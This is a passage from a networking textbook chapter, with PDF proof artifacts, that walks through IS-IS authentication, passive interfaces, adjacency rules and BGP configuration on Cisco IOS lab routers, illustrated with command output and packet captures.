



Figure 6-18. IS-IS LSP packet capture

AU20

1112 Figure 6-18 displays an IS-IS LSP PDU packet. We can see the PDU lifetime, the number of seconds  
 1113 before the LSP expires. Cisco’s default is 1200 seconds. We see the remaining lifetime of 1199 seconds in  
 1114 the packet capture. We see the LSP ID which is the system ID, the pseudonode ID, and the LSP number of

the LSP. The checksum status is good for the LSP. The overload bit is not set, but if the originating router's memory is overutilized, this will be set to 1. We can also see the IS type of 2. This indicates whether the originating router is Layer 1 or Layer 2. Type 1 is for Level 1, and type 2 is for Level 2.

1115  
1116  
1117



this figure will be printed in b/w

**Figure 6-19.** IS-IS hello packet capture

Let's look at the hello packet capture in Figure 6-19. We can see the circuit type is Level 1 only. IOU1 is configured for Level 1 only, and the system ID shows 0000.0000.0001 which identifies it as IOU1. We can see the hold timer for hello packets is 30 seconds. We see the area address which is 49.0010 as IOU1 and IOU2 are in Area 10. We see the IP address of IOU1's e0/0 interface.

1118  
1119  
1120  
1121

## Authentication

We will use Figure 6-20 to configure authentication with IS-IS.

1122  
1123

AU19

AU21



this figure will be printed in b/w




Figure 6-20. IS-IS authentication

1124 How can we be sure that only authorized routers participate within the IS-IS network? Authentication  
 1125 is used to authenticate hello packets and LSPs which are used to form neighbors and is configured on a per-  
 1126 interface basis.

1127 Plaintext and an MD5 cryptographic hash are the two methods of IS-IS authentication. Using plaintext,  
 1128 anyone with a network sniffer can see the password, while using MD5 is more secure as a hash is used  
 1129 instead of the password.

1130 Plaintext authentication can be set per interface using the **isis password password-name [ level-1 |**  
 1131 **level-2]** command.

1132 We will configure using plaintext to display the differences:

```

1133 IOU2(config-router)#int e0/0
1134 IOU2(config-if)#isis password TEST

1135 IOU1(config-router)#int e0/0
1136 IOU1(config-if)#isis password TEST

```

this figure will be printed in b/w




Figure 6-21. IS-IS authentication packet capture

Using the **password** command, we can see that anyone capturing the data can see our password of TEST as it is in clear text in Figure 6-21. Let's encrypt the password using an MD5 hash.

Encrypted authentication is enabled on the interface with the command **isis authentication key-chain key-chain-name** [ level-1 | level-2]. 1137

Authentication type is enabled with the command **isis authentication mode {md5 | text}** [ level-1 | level-2]. 1138  
1139  
1140

The following example configures a key chain and key for IS-IS HMAC-MD5 authentication for an IS-IS interface Ethernet0/0 (on hello PDUs). The name of the key chain and the key number can be different, but the key string must match on both routers: 1141  
1142  
1143

```
IOU2(config)#key chain ISIS_MD5 1144
IOU2(config-keychain)#key 10 1145
IOU2(config-keychain-key)#key-string TEST 1146
IOU2(config-keychain-key)#interface e0/0 1147
IOU2(config-if)#isis authentication mode md5 1148
IOU2(config-if)#isis authentication key-chain ISIS_MD5 1149
```

```
IOU1(config)#key chain ISIS_MD5 1150
IOU1(config-keychain)#key 10 1151
IOU1(config-keychain-key)#key-string TEST 1152
IOU1(config-keychain-key)#interface e0/0 1153
IOU1(config-if)#isis authentication mode md5 1154
IOU1(config-if)#isis authentication key-chain ISIS_MD5 1155
```

We can see in the capture in Figure 6-22 that the password is not in plaintext in the hello packet. 1156

```
> Frame 3222: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
> ISO 10589 IS-IS InTRA Domain Routeing Information Exchange Protocol
v ISIS HELLO
 11 = Circuit type: Level 1 and 2 (0x3)
 0000 00.. = Reserved: 0x00
 SystemID {Sender of PDU}: 0000.0000.0002
 Holding timer: 10
 PDU length: 1497
 .100 0000 = Priority: 64
 0... = Reserved: 0
 SystemID {Designated IS}: 0000.0000.0002.02
v Authentication (t=10, l=17)
 Type: 10
 Length: 17
 hmac-md5 (54), message digest (length 16) = 29db8724315e680d5c08a48a72c862ef
> Protocols Supported (t=129, l=1)
> Area address(es) (t=1, l=4)
> IP Interface address(es) (t=132, l=4)
> Restart Signaling (t=211, l=3)
> IS Neighbor(s) (t=6, l=6)
```

**Figure 6-22.** IS-IS encrypted authentication packet capture

We can use a key chain and key for IS-IS HMAC-MD5 authentication for the IS-IS instance (on LSP, CSNP, and PSNP PDUs). To do this, we can enable authentication under the IS-IS instance instead of the interface: 1157  
1158  
1159

```

1160 IOU1(config)#key chain ISIS_MD5
1161 IOU1(config-keychain)#key 10
1162 IOU1(config-keychain-key)#key-string TEST
1163 IOU1(config-keychain-key)#router isis
1164 IOU1(config-router)#authentication mode md5
1165 IOU1(config-router)#authentication key-chain ISIS_MD5

```

1166 We can see in the capture in Figure 6-23 that the password is not in plaintext in the CSNP PDU packet.

this figure will be printed in b/w

```

> Frame 527: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
> ISO 10589 ISIS InTRA Domain Routeing Information Exchange Protocol
▼ ISO 10589 ISIS Complete Sequence Numbers Protocol Data Unit
 PDU length: 102
 Source-ID: 0000.0000.0002.00
 Start LSP-ID: 0000.0000.0000.00-00
 End LSP-ID: ffff.ffff.ffff.ff-ff
 ▼ Authentication (t=10, l=17)
 Type: 10
 Length: 17
 hmac-md5 (54), message digest (length 16) = 803a20b251ea38c8a4bb6d01b1900853
 > LSP entries (t=9, l=48)

```

**Figure 6-23.** IS-IS encrypted authentication packet

## 1167 Passive Interfaces

1168 Passive interfaces can be used similarly as used in OSPF. A passive interface will still advertise its network  
 1169 segment into the LSPDB but will stop from building IS-IS adjacencies. A passive interface is prohibited from  
 1170 processing IS-IS packets or sending out IS-IS packets. When using the passive interface command, the ip  
 1171 router isis command is removed from the interface.

1172 The command **passive interface** interface-type interface-number will make the interface passive, and  
 1173 to make all interfaces passive, use the passive interface default command. To remove the passive interface  
 1174 command, type **no passive interface** interface-type interface-number. The command is entered under the  
 1175 router isis command:

```

1176 IOU4(config)#router isis
1177 IOU4(config-router)#passive-interface default
1178 IOU4(config-router)#no passive-interface e0/0

```

1179 The default-information originate command is used to inject a default route  
 1180 into IS-IS. Let's look at router IOU4 to see if the default route is on the  
 1181 router:IOU3(config)#router isis  
 1182 IOU3(config-router)#default-information originate  
 1183 IOU4#sh ip route  
 1184 Gateway of last resort is 192.168.20.2 to network 0.0.0.0

AU22

AU23

|             |                                                                   |      |
|-------------|-------------------------------------------------------------------|------|
| <b>i*L1</b> | <b>0.0.0.0/0 [115/10] via 192.168.20.2, 03:35:25, Ethernet0/0</b> | 1185 |
|             | 3.0.0.0/32 is subnetted, 1 subnets                                | 1186 |
| i L1        | 3.3.3.3 [115/20] via 192.168.20.2, 03:36:04, Ethernet0/0          | 1187 |
|             | 4.0.0.0/32 is subnetted, 1 subnets                                | 1188 |
| C           | 4.4.4.4 is directly connected, Loopback1                          | 1189 |
|             | 192.168.10.0/30 is subnetted, 1 subnets                           | 1190 |
| i L1        | 192.168.10.4 [115/20] via 192.168.20.2, 03:35:35, Ethernet0/0     | 1191 |
|             | 192.168.20.0/24 is variably subnetted, 2 subnets, 2 masks         | 1192 |
| C           | 192.168.20.0/30 is directly connected, Ethernet0/0                | 1193 |
| L           | 192.168.20.1/32 is directly connected, Ethernet0/0                | 1194 |

## IS-IS Adjacency 1195

Let's review the requirements to form an IS-IS adjacency: 1196

- Levels must be the same, or one of the routers must have both Level 1 and Level 2. 1197
- Authentication mode and key chain must match. 1198
- The area address must match on Layer 1 routers. 1199
- The system ID for Layer 1 routers must be unique within the area. 1200
- The system ID for Layer 2 routers must be unique within the whole domain. 1201
- The protocols supported must match. 1202
- The interfaces must share a common subnet. 1203
- MTU must match. 1204

## BGP 1205

The Border Gateway Protocol (BGP) is an external gateway protocol, whereas the others reviewed thus far are internal gateway protocols. BGP is the backbone protocol used on the Internet; it is responsible for routing between ISP networks. BGP networks are called *prefixes*, and they must be advertised in an autonomous system. To learn routes, an autonomous system advertises its route to other autonomous systems. BGP is a path-vector routing protocol that uses a 12-step process to determine best paths. The discussion of path selection is rather large; there are other books totally dedicated to BGP that cover this process, as it is out of the scope of this book. As the AS advertises the routes, it prepends its own autonomous system number (ASN) to the path. An ASN is globally unique and used to eliminate loops. Again, there are entire books dedicated to BGP, so this book will only cover some of the real-world BGP scenarios and not all its features. 1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215

If BGP routers are communicating with routers in the same AS, they use the Internal Border Gateway Protocol (iBGP); and when routers communicate with routers in different ASs, they use the External Border Gateway Protocol (eBGP). Figure 6-24 shows our BGP configuration. 1216  
1217  
1218

this figure will be printed in b/w




Figure 6-24. BGP routing diagram

AU24

## BGP Configuration

This section configures BGP routing based on the example shown in Figure 6-24:

```

1221 IOU1(config)#int e0/0
1222 IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
1223 IOU1(config)#int loopback 1
1224 IOU1(config-if)#ip address 1.1.1.1 255.255.255.255

```

The **router bgp** command allows you to enter into BGP configuration mode:

```

1226 IOU1(config-if)#router bgp 1

```

The **network** command is used to state which networks on your router will be advertised in BGP. If you review Figure 6-24, you can see that Ethernet0/0 will be advertised in BGP given that it is a part of network 192.168.1.0:

```

1230 IOU1(config-router)#network 192.168.1.0 mask 255.255.255.0

```

The **neighbor** statement is the neighbor's IP address and AS. Unlike OSPF and EIGRP, you must manually configure each neighbor's IP address followed by their AS:

```

1233 IOU1(config-router)#neighbor 192.168.1.2 remote-as 1
1234 IOU1(config-router)#no synchronization

```

Synchronization is enabled by default; it is used when your AS is a pass-through from one AS to another and some routers in your AS do not run BGP:

```

1237 IOU1(config)#ip route 192.168.1.0 255.255.255.0 null0

```

A route needs to be added to the network address stated in the preceding statement so that the prefix is announced. If it is pointed to the null0 interface, BGP will always advertise the prefix:

```

1240 IOU3(config)#int e0/0
1241 IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
1242 IOU3(config-if)#int e0/1
1243 IOU3(config-if)#ip address 192.168.2.1 255.255.255.0

```

|                                                                                             |      |
|---------------------------------------------------------------------------------------------|------|
| IOU3(config)#int loopback 1                                                                 | 1244 |
| IOU3(config-if)#ip address 2.2.2.2 255.255.255.255                                          | 1245 |
| IOU3(config-if)#router bgp 1                                                                | 1246 |
| IOU3(config-router)#network 192.168.1.0 mask 255.255.255.0                                  | 1247 |
| IOU3(config-router)#network 192.168.2.0 mask 255.255.255.0                                  | 1248 |
| IOU3(config-router)#neighbor 192.168.1.1 remote-as 1                                        | 1249 |
| IOU3(config-router)#neighbor 192.168.2.2 remote-as 1                                        | 1250 |
| IOU3(config)#ip route 192.168.1.0 255.255.255.0 null0                                       | 1251 |
| IOU3(config)#ip route 192.168.2.0 255.255.255.0 null0                                       | 1252 |
| <br>                                                                                        |      |
| IOU2(config)#int e0/0                                                                       | 1253 |
| IOU2(config-if)#ip address 192.168.2.2 255.255.255.0                                        | 1254 |
| IOU2(config-if)#int e0/1                                                                    | 1255 |
| IOU2(config-if)#ip address 192.168.3.1 255.255.255.0                                        | 1256 |
| IOU2(config)#int loopback 1                                                                 | 1257 |
| IOU2(config-if)#ip address 3.3.3.3 255.255.255.255                                          | 1258 |
| IOU2(config-if)#router bgp 1                                                                | 1259 |
| IOU2(config-router)#network 192.168.2.0 mask 255.255.255.0                                  | 1260 |
| IOU2(config-router)#network 192.168.3.0 mask 255.255.255.0                                  | 1261 |
| IOU2(config-router)#neighbor 192.168.2.1 remote-as 1                                        | 1262 |
| IOU2(config-router)#neighbor 192.168.3.2 remote-as 1                                        | 1263 |
| IOU2(config)#ip route 192.168.2.0 255.255.255.0 null0                                       | 1264 |
| IOU2(config)#ip route 192.168.3.0 255.255.255.0 null0                                       | 1265 |
| <br>                                                                                        |      |
| IOU4(config)#int e0/0                                                                       | 1266 |
| IOU4(config-if)#ip address 192.168.3.2 255.255.255.0                                        | 1267 |
| IOU4(config-if)#int e0/1                                                                    | 1268 |
| IOU4(config-if)#ip address 192.168.4.1 255.255.255.0                                        | 1269 |
| IOU4(config)#int loopback 1                                                                 | 1270 |
| IOU4(config-if)#ip address 4.4.4.4 255.255.255.255                                          | 1271 |
| IOU4(config-if)#router bgp 1                                                                | 1272 |
| IOU4(config-router)#network 192.168.3.0                                                     | 1273 |
| IOU4(config-router)#network 192.168.4.0                                                     | 1274 |
| IOU4(config-router)#neighbor 192.168.3.1 remote-as 1                                        | 1275 |
| IOU4(config-router)#no synchronization                                                      | 1276 |
| IOU4(config)#ip route 192.168.3.0 255.255.255.0 null0                                       | 1277 |
| IOU4(config)#ip route 192.168.4.0 255.255.255.0 null0                                       | 1278 |
| <br>                                                                                        |      |
| The show ip bgp neighbor command can be used to view information related to BGP neighbors:  | 1279 |
| <br>                                                                                        |      |
| IOU1#show ip bgp neighbor                                                                   | 1280 |
| BGP neighbor is 192.168.1.2, remote AS 1, internal link                                     | 1281 |
| BGP version 4, remote router ID 2.2.2.2                                                     | 1282 |
| <b>BGP state = Established</b> , up for 00:01:53                                            | 1283 |
| Last read 00:00:02, last write 00:00:05, hold time is 180, keepalive interval is 60 seconds | 1284 |
| (Output Omitted)                                                                            | 1285 |
| <b>Connection state is ESTAB</b> , I/O status: 1, unread input bytes: 0                     | 1286 |
| Connection is ECN Disabled, Minimum incoming TTL 0, Outgoing TTL 255                        | 1287 |
| Local host: 192.168.1.1, Local port: 15366                                                  | 1288 |
| Foreign host: 192.168.1.2, Foreign port: <b>179</b>                                         | 1289 |

1290 We can see that the neighbor adjacency is established or complete and the designated port for BGP is  
 1291 179. The show ip bgp command displays information related to BGP on the router:

```
1292 IOU3#show ip bgp
1293 BGP table version is 3, local router ID is 2.2.2.2
1294 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
1295 r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
1296 x best-external, a additional-path, c RIB-compressed,
1297 Origin codes: i - IGP, e - EGP, ? - incomplete
1298 RPKI validation codes: V valid, I invalid, N Not found
```

|      | Network        | Next Hop | Metric | LocPrf | Weight | Path |
|------|----------------|----------|--------|--------|--------|------|
| 1299 |                |          |        |        |        |      |
| 1300 | *> 192.168.1.0 | 0.0.0.0  | 0      |        | 32768  | i    |
| 1301 | *> 192.168.2.0 | 0.0.0.0  | 0      |        | 32768  | i    |

1302 The do can be placed in front of Cisco commands that you would enter in privileged mode while in  
 1303 configuration mode:

```
1304 IOU3(config)#do sh ip route
1305 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1306 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1307 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1308 E1 - OSPF external type 1, E2 - OSPF external type 2
1309 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1310 ia - IS-IS inter area, * - candidate default, U - per-user static route
1311 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1312 + - replicated route, % - next hop override
```

1313 Gateway of last resort is not set

```
1314 1.0.0.0/32 is subnetted, 1 subnets
1315 S 1.1.1.1 is directly connected, Ethernet0/0
1316 2.0.0.0/32 is subnetted, 1 subnets
1317 C 2.2.2.2 is directly connected, Loopback1
1318 * 192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
1319 C* 192.168.1.0/24 is directly connected, Ethernet0/0
1320 L 192.168.1.2/32 is directly connected, Ethernet0/0
1321 192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
1322 C 192.168.2.0/24 is directly connected, Ethernet0/1
1323 L 192.168.2.1/32 is directly connected, Ethernet0/1
1324 B 192.168.3.0/24 [200/0] via 192.168.2.2, 00:08:48
```

```
1325 IOU3#sh ip bgp summary
1326 BGP router identifier 2.2.2.2, local AS number 1
1327 BGP table version is 3, main routing table version 3
1328 2 network entries using 296 bytes of memory
1329 2 path entries using 128 bytes of memory
1330 1/1 BGP path/bestpath attribute entries using 136 bytes of memory
1331 0 BGP route-map cache entries using 0 bytes of memory
1332 0 BGP filter-list cache entries using 0 bytes of memory
1333 BGP using 560 total bytes of memory
```

BGP activity 2/0 prefixes, 2/0 paths, scan interval 60 secs 1334

| Neighbor    | V | AS | MsgRcvd | MsgSent | TblVer | InQ | OutQ | Up/Down | State/PfxRcd  |
|-------------|---|----|---------|---------|--------|-----|------|---------|---------------|
| 192.168.1.1 | 4 | 1  | 0       | 0       | 1      | 0   | 0    | never   | <b>Idle</b>   |
| 192.168.2.2 | 4 | 1  | 0       | 0       | 1      | 0   | 0    | never   | <b>Active</b> |

Viewing the output from the `show ip bgp summary` command provides you with information such as router ID and AS. Also, you can see the state of two connections: Idle and Active. Both mean the adjacency with the neighbor is not up; else, it would say Established, as shown earlier. 1338  
1339  
1340

```
IOU1#show ip bgp neighbors 1341
BGP neighbor is 192.168.1.2, remote AS 1, internal link 1342
 BGP version 4, remote router ID 0.0.0.0 1343
 BGP state = Active 1344
```

Using Table 6-6, let's walk through the BGP states and see what is happening at each state. 1345

**Table 6-6. BGP State Table** t6.1

| BGP State          |                                                                                                                                                        |                |
|--------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|----------------|
| <b>Idle</b>        | In this state, the route to the neighbor is verified, and no incoming connections are allowed.                                                         | t6.3           |
| <b>Connect</b>     | In this state, BGP waits for a TCP connection to complete; failure could result in Active, Connect, or Idle state.                                     | t6.4<br>t6.5   |
| <b>Active</b>      | In this state, BGP attempts to establish a BGP peer relationship with the neighbor; failure could result in Active or Idle state.                      | t6.6<br>t6.7   |
| <b>OpenSent</b>    | In this state, an OPEN message is sent to the neighbor and awaits an OPEN reply; failure could result in Active or Idle state.                         | t6.8<br>t6.9   |
| <b>OpenConfirm</b> | In this state, the neighbor has replied with the OPEN message and keepalives can be sent; if no keepalives are received, the state moves back to Idle. | t6.10<br>t6.11 |
| <b>Established</b> | In this state, the connection is complete, and BGP can exchange information with neighbors.                                                            | t6.12<br>t6.13 |

Figure 6-25 will be used for the `update-source` command. 1346



this figure will be printed in b/w




Figure 6-25. BGP routing diagram

1347 The **update-source** command updates the loopback address to be the router ID for BGP; so if the  
 1348 physical link goes down and multiple links are used, the adjacency does not tear down. The **router-id**  
 1349 command can be used also.

```
1350 IOU1(config)#int e0/0
1351 IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
1352 IOU1(config)#int loopback 1
1353 IOU1(config-if)#ip address 1.1.1.1 255.255.255.255
1354 IOU1(config)#router bgp 1
1355 IOU1(config-router)#neighbor 2.2.2.2 remote-as 1
1356 IOU1(config-router)#neighbor 2.2.2.2 update-source Loopback 1
```

1357 The **update-source** command specifies the neighbor IP address of 2.2.2.2 and tells the router to use  
 1358 loopback 1 for our source address.

```
1359 IOU1(config-router)#no synchronization
1360 IOU1(config)#ip route 2.2.2.2 255.255.255.255 Ethernet0/0
1361 *Jan 5 04:36:10.562: %BGP-5-ADJCHANGE: neighbor 2.2.2.2 Up
```

```
1362 IOU3(config)#int e0/0
1363 IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
1364 IOU3(config)#int loopback 1
1365 IOU3(config-if)#ip address 2.2.2.2 255.255.255.255
1366 IOU3(config)#router bgp 1
1367 IOU3(config-router)#neighbor 1.1.1.1 remote-as 1
1368 IOU3(config-router)#neighbor 1.1.1.1 update-source Loopback1
1369 IOU3(config-router)#no synchronization
1370 IOU3(config)#ip route 1.1.1.1 255.255.255.255 Ethernet0/0
1371 *Jan 5 04:36:10.561: %BGP-5-ADJCHANGE: neighbor 1.1.1.1 Up
```


1372 Notice the output from the **show ip bgp neighbors** command, where the remote router ID and the  
 1373 state of the adjacency are highlighted:

```

IOU1#show ip bgp neighbors 1374
BGP neighbor is 2.2.2.2, remote AS 1, internal link 1375
 BGP version 4, remote router ID 2.2.2.2 1376
 BGP state = Established, up for 00:17:57 1377

```

Figure 6-26 is a BGP packet capture. 1378



```

Frame 3103: 111 bytes on wire (888 bits), 111 bytes captured (888 bits) on interface 0
 Ethernet II, Src: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00), Dst: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00)
 Destination: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00)
 Source: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00)
 Type: IP (0x0800)
 Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 192.168.1.1 (192.168.1.1)
 Transmission Control Protocol, Src Port: 64157 (64157), Dst Port: 179 (179), Seq: 1, Ack: 1, Len: 57
 Border Gateway Protocol - OPEN Message
 Marker: ffffffffffffffffffffffffffffffffff
 Length: 57
 Type: OPEN Message (1)
 Version: 4
 My AS: 1
 Hold Time: 180
 BGP Identifier: 192.168.1.2 (192.168.1.2)
 Optional Parameters Length: 28
 Optional Parameters

```

this figure will be printed in b/w

Figure 6-26. BGP PCAP

The packet capture shown in Figure 6-26 is a BGP OPEN message. This message is sent after the TCP three-way handshake has been completed and is used to begin a BGP peering session. The capture contains information about the BGP neighbor that has initiated the session and options supported, such as the BGP version number. In the message, you can see the type of message shown as OPEN Message and the AS is 1. It displays the BGP Identifier, which is the sending device. Also note that the destination port used is 179, which is only used by BGP.

## Administrative Distance

AU25

We talked about the administrative distance of each routing protocol. You can alternatively use the distance command to change the default administrative distances for each routing protocol. The AD involves changing the way that the router chooses its best paths if multiple routing protocols are used or if dynamic protocols are used in conjunction with static or default routes. It must be done with great care and only with proper planning and understanding of the possible consequences of changing the default administrative distances. Next, we will change the administrative distances for RIP, EIGRP, OSPF, and BGP.

## RIP

You can specify the distance for networks in RIP by using the distance command:

```

IOU1(config)#router rip 1394
IOU1(config-router)#network 192.168.1.0 1395
IOU1(config-router)#distance ? 1396
<1-255> Administrative distance 1397

```

```

1398 IOU1(config-router)#distance 15 ?
1399 A.B.C.D IP Source address
1400 <cr>

